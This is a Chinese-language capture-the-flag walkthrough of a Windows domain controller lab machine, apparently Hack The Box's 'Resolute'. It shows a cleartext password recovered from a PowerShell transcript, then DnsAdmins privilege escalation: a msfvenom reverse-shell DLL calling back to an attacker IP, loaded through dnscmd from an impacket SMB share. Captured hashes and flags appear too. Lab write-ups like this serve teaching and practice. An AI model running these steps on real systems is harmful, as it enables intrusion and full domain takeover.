
---

user flag




```
*Evil-WinRM* PS C:\Users\melanie\Desktop> type user.txt
7cad584a89d62a5719da1eeb93adb80b
*Evil-WinRM* PS C:\Users\melanie\Desktop>
```

有這些使用者



```
    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/25/2019  10:43 AM                Administrator
d-----         12/4/2019   2:46 AM                melanie
d-r---        11/20/2016   6:39 PM                Public
d-----         9/27/2019   7:05 AM                ryan
```

資訊




```
*Evil-WinRM* PS C:\PSTranscripts> cd
*Evil-WinRM* PS C:\PSTranscripts> net user ryan
User name                    ryan
Full Name                    Ryan Bertrand
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/31/2024 11:51:02 PM
Password expires             Never
Password changeable          11/1/2024 11:51:02 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Contractors
The command completed successfully.

*Evil-WinRM* PS C:\PSTranscripts> net user melanie
User name                    melanie
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/31/2024 11:51:03 PM
Password expires             Never
Password changeable          11/1/2024 11:51:03 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
```

```
The command completed successfully.
```

找不到任何資訊，winPEAS也看過...
發現有隱藏檔`指令：ls -force`，逐一檢查發現


```
C:\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt

內容有其他user疑似帳密：
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
```

登入成功




```
└─# evil-winrm -i 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quo

Data: For more information, check Evil-WinRM GitHub: https://github.com/

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
megabank\ryan
```

在桌面發現一個文件，內容：



```
*Evil-WinRM* PS C:\Users\ryan\Desktop> type note.txt
Email to team:

- due to change freeze, any system changes (apart from those to the administrator account) will be automatically reverted within 1 minute
*Evil-WinRM* PS C:\Users\ryan\Desktop>
```

DnsAdmins漏洞有開




```
GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ===============================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enabled group
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

參考：https://book.hacktricks.xyz/cn/windows-hardening/active-directory-methodology/privileged-groups-and-token-privileges#dnsadmins

```
先製作反彈shell
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=9200 -f dll -o shell.dll

開啟反彈`nc -lnvp 9200`
```

```
在開啟smb監聽
impacket-smbserver test . -smb2support

在把機執行:
dnscmd /config /serverlevelplugindll \\10.10.14.6\test\shell.dll
並重啟DNS:
sc.exe stop dns
sc.exe start dns
```


可以抓到，但反彈shell怪怪的...



```
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.169,52145)
[*] AUTHENTICATE_MESSAGE (MEGABANK\RESOLUTE$,RESOLUTE)
[*] User RESOLUTE\RESOLUTE$ authenticated successfully
[*] RESOLUTE$::MEGABANK:aaaaaaaaaaaaaaaa:27063ead644d57dd5cc91dab2e396112:0101000000000000008020de48342cdb01e70f5b6b59eb099d000000000100100043006e005900660043
004c0056004d000300100043006e005900660043004c0056004d00020010006c00450057004e0067004f0045005600040010006c00450057004e0067004f0045005600070008008020de48342cdb
010600040002000000080030003000000000000000000000000000400000a041fd8bebde469e6895f392486a35869e321ed77b71bee07df7b4c0ae8c3edd0a001000000000000000000000000000000
00000009001e00630069006600730002f00310030002e00310030002e00310034002e003600000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:test)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:test)
[*] Closing down connection (10.10.10.169,52145)
[*] Remaining connections []


┌──(kali㉿kali)-[~]
└─$ su -
密碼：
┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.169] 52146
whoami
```


配合chatGTP更改成

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.6 LPORT=9200 -f dll
-o reverse_shell.dll
```



```
┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.169] 52652
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

root flag



```
c:\Users\Administrator\Desktop>type root.txt
type root.txt
aa64b1bae3e097035d33785c8fd6608c
```